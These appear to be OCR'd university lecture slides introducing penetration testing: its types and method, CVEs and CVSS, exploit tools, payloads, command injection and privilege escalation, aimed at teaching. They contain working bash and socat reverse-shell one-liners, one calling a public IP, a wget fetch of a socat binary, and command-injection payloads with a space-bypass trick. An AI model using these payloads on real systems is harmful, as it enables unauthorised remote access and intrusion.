CMSC388U

Pentesting


COMPUTER SCIENCE
UNIVERSITY OF MARYLAND

Announcements

- HW3 extended to Saturday 2/20, 11:59pm ET
  - Nmap scan times
- HW1 + HW2 grades released
  - Questions/Feedback?
- Kali VM troubles?
- HW4 release soon
- Office hours - appointments?

Pentesting?

- “**Pen**etration **testing**”
  - “Pentesting” for short because…
- Usually contractor/sub-contractor job
  - Hired to test against company’s/org’s security
    - Security assessments
    - Compliance testing
      - Compliance w/ standard =/= secure
- Report writing is a big part!
  - Most important part of the job




V

Types of Pentests


- **External Testing**
  - Testing target assets that are visible on the internet
- **Internal Testing**
  - Testing assets within a target network (malicious insider)
- **Blind Testing**
  - Tester is only given a limited amount of information. Simulates a more real attack
- **Double-Blind Testing**
  - When Red team is starting with no information and the Blue team doesn't know about assessment
- **Targeted Testing**
  - When Red and Blue teams work together during an assessment

Pentest Categories

- Physical
  - *“Breaking into a bank…”*
- Network
  - *“Breaking into / moving around a network…”*
- Webapp
  - *“Breaking into a web application like Facebook, Gmail, etc…”*
- Hardware
  - *“Breaking into physical devices (IoT and otherwise)...”*



Pentest Method



Pre-Engagement Interactions
Reconnaissance or OSINT
Threat Modeling & Vulnerability Identification
Exploitation
Post-Exploitation, Analysis, & Recommendations
Reporting

A

Automated Tool Disclaimer

- They do get data however
  - Can miss a lot
  - Very non-comprehensive
  - Only test basic/common aspects

- Easy is not always bad
  - But almost always manual review works better



V

Glossary

- A vulnerability is a weakness which can be exploited by a threat actor, such as an attacker, to cross privilege boundaries within a computer system or cause unexpected behavior

- An exploit is a piece of software or a sequence of commands that takes advantage of a bug or vulnerability

- An 0day vulnerability is a computer-software vulnerability that is unknown to those who should be interested in mitigating the vulnerability


- A backdoor refers to any method by which unauthorized users are able to get around normal security measures and gain high level user access


A

CVEs

- **CVE:** *"is a list of records—each containing an identification number, a description, and at least one public reference—for publicly known cybersecurity vulnerabilities."*
  - [cve.mitre.org]
  - [cvedetails.com]
  - [Nvd.nist.gov]

- **CVSS:** *"The Common Vulnerability Scoring System is an open framework for communicating the characteristics and severity of software vulnerabilities"*
  - Based on a scale from 1-10 (where 10 is scariest)





Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	703	0.60
1-2	914	0.70
2-3	4880	4.00
3-4	4556	3.70
4-5	27455	22.20
5-6	23785	19.30
6-7	17054	13.80
7-8	27369	22.20
8-9	553	0.40
9-10	16185	13.10
Total	123454	

Weighted Average CVSS Score: 6.6

Exploit 👏 Review 👏

- **Metasploit**
  - Framework that allows for (sorta) automated exploitation
  - Very complicated but sometimes useful
- **MSFVenom**
  - Framework that allows for payload creation
  - “Jack of all trades”
- **Searchsploit!**
  - Is a linux CLI tool that interfaces with ExploitDB
  - The **most** useful!

- Make sure to watch out for backdoored exploit scripts!

EXPLOIT DATABASE

“Showing 1 to 15 of *__46,411__* entries”

Exploit Categories

- RCE
  - Remote Code Execution
    - Command injection, Buffer Overflows, etc.
- Credential Disclosure
  - Ability for unauthenticated user to see target credentials
- DoS
  - Denial of Service
    - Prevents proper use of target
- Info-Leaks/Information Disclosure
  - Unauthenticated user can read information about target
- Auth. Bypass
  - User can access system without proper credentials


V

Common Exploits

- **Heartbleed**
  - *Allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software.*
- **Shellshock**
  - *Security bug causing Bash to execute commands from environment variables unintentionally*
- **MS17-010 (Eternalblue)**
  - *Windows exploit responsible for WannaCry*
  - *Allowed for SMBv1 RCE*
- **Meltdown/spectre**
  - *Allows a rogue process to read all memory, even when it is not authorized to do so.*

Payloads

- Reverse/bind shells
  - Reverse: victim connects back to attacker
  - Bind: victim opens port for attacker to connect to
    - Not preferred
- Upgrading shells
  - May be running in limited/poor shell
- "Privesc"
  - Escalate user privileges to root/admin/system
  - Automated scripts to check common flaws



Reverse Shell

Bash TCP

```
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1

0<&196;exec 196<>/dev/tcp/10.0.0.1/4242; sh <&196 >&196 2>&196
```

Bash UDP

```
Victim:
sh -i >& /dev/udp/10.0.0.1/4242 0>&1

Listener:
nc -u -lvp 4242
```

Don't forget to check with others shell : sh, ash, bsh, csh, ksh, zsh, pdksh, tcsh, bash

Socat


```
user@attack$ socat file:`tty`,raw,echo=0 TCP-L:4242
user@victim$ /tmp/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.0.0.1:4242
```

```
user@victim$ wget -q https://github.com/andrew-d/static-binaries/raw/master/binaries/linux/x86_64/socat -O /tmp/socat; chm
```

Static socat binary can be found at https://github.com/andrew-d/static-binaries

Basic Command injection

- Code sometimes needs to run console/terminal commands
- Whenever unchecked/unsanitized user input is passed to a system()/exec() call, there is a chance for command injection




Vulnerability: Command Injection

Ping a device

Enter an IP address: [ ] Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.059 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.024 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
rtt min/avg/max/mdev = 0.022/0.033/0.059/0.015 ms
```




Vulnerability: Command Injection

Ping a device

Enter an IP address: 192.168.0.1; pwd Submit

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=63 time=4.71 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=63 time=4.47 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=63 time=4.10 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=63 time=6.24 ms

--- 192.168.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 4.106/4.884/6.248/0.819 ms
/app/vulnerabilities/exec
```



```
user@pwr:~$ # This is my laptop
user@pwr:~$ bash -i >& /dev/tcp/162.0.214.169/5678 0>&1
```

```
user@server1:~$ # this is the old supersecure.store
user@server1:~$ ip -h -c a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:16:3c:73:37:2c brd ff:ff:ff:ff:ff:ff
    inet 162.0.214.169/24 brd 162.0.214.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::216:3cff:fe73:372c/64 scope link
       valid_lft forever preferred_lft forever
user@server1:~$ nc -lvp 5678
Listening on 0.0.0.0 5678
Connection received on pool-173-79-21-44.washdc.fios.verizon.net 35946
user@pwr:~$ whoami
whoami
user
user@pwr:~$
```

V


PrivEsc

- "Privilege Escalation"
  - Moving from a normal user to a higher value user
- Automatic tools:
  - LinPeas and WinPeas
  - LinEnum
- SETUID Binaries
  - Bit that you can set in a file permission (chmod +u) which allows the file to run with different permissions than the user
  - If you can execute commands from the file -> commands run as root!
- https://gtfobins.github.io/
- https://lolbas-project.github.io/

A

Bash tricks


- Bash scripting cheatsheets are very helpful



```
user@pwr:~$ whoami # just running a command
user
user@pwr:~$ whoami; pwd # two commands
user
/home/user
user@pwr:~$ whoami && pwd # conditional, can be ||
user
/home/user
user@pwr:~$ echo "this needs spaces"
this needs spaces
user@pwr:~$ {echo,this,doesnt,need,spaces}
this doesnt need spaces
```

Example

- A for-real RCE I found a few days ago, command injection in a “device name” field



```
user@pwr:~/TEST$ /bin/sh
$ whoami;>'__import__("os").system("echo\x20free\x20spaces")'
user
$ ls
'__import__("os").system("echo\x20free\x20spaces")'
$ ls|python
free spaces
$
$
$ whoami;>'__import__("os").system("echo\x20free\x20spaces")';ls|python
user
free spaces
$ 
```

V

Places to Practice

Try Hack Me

PentesterLab

Hack The Box
PEN-TESTING LABS

OverTheWire
We're hackers, and we are good-looking. We are the 1%.

UMD CSEC

CTF TIME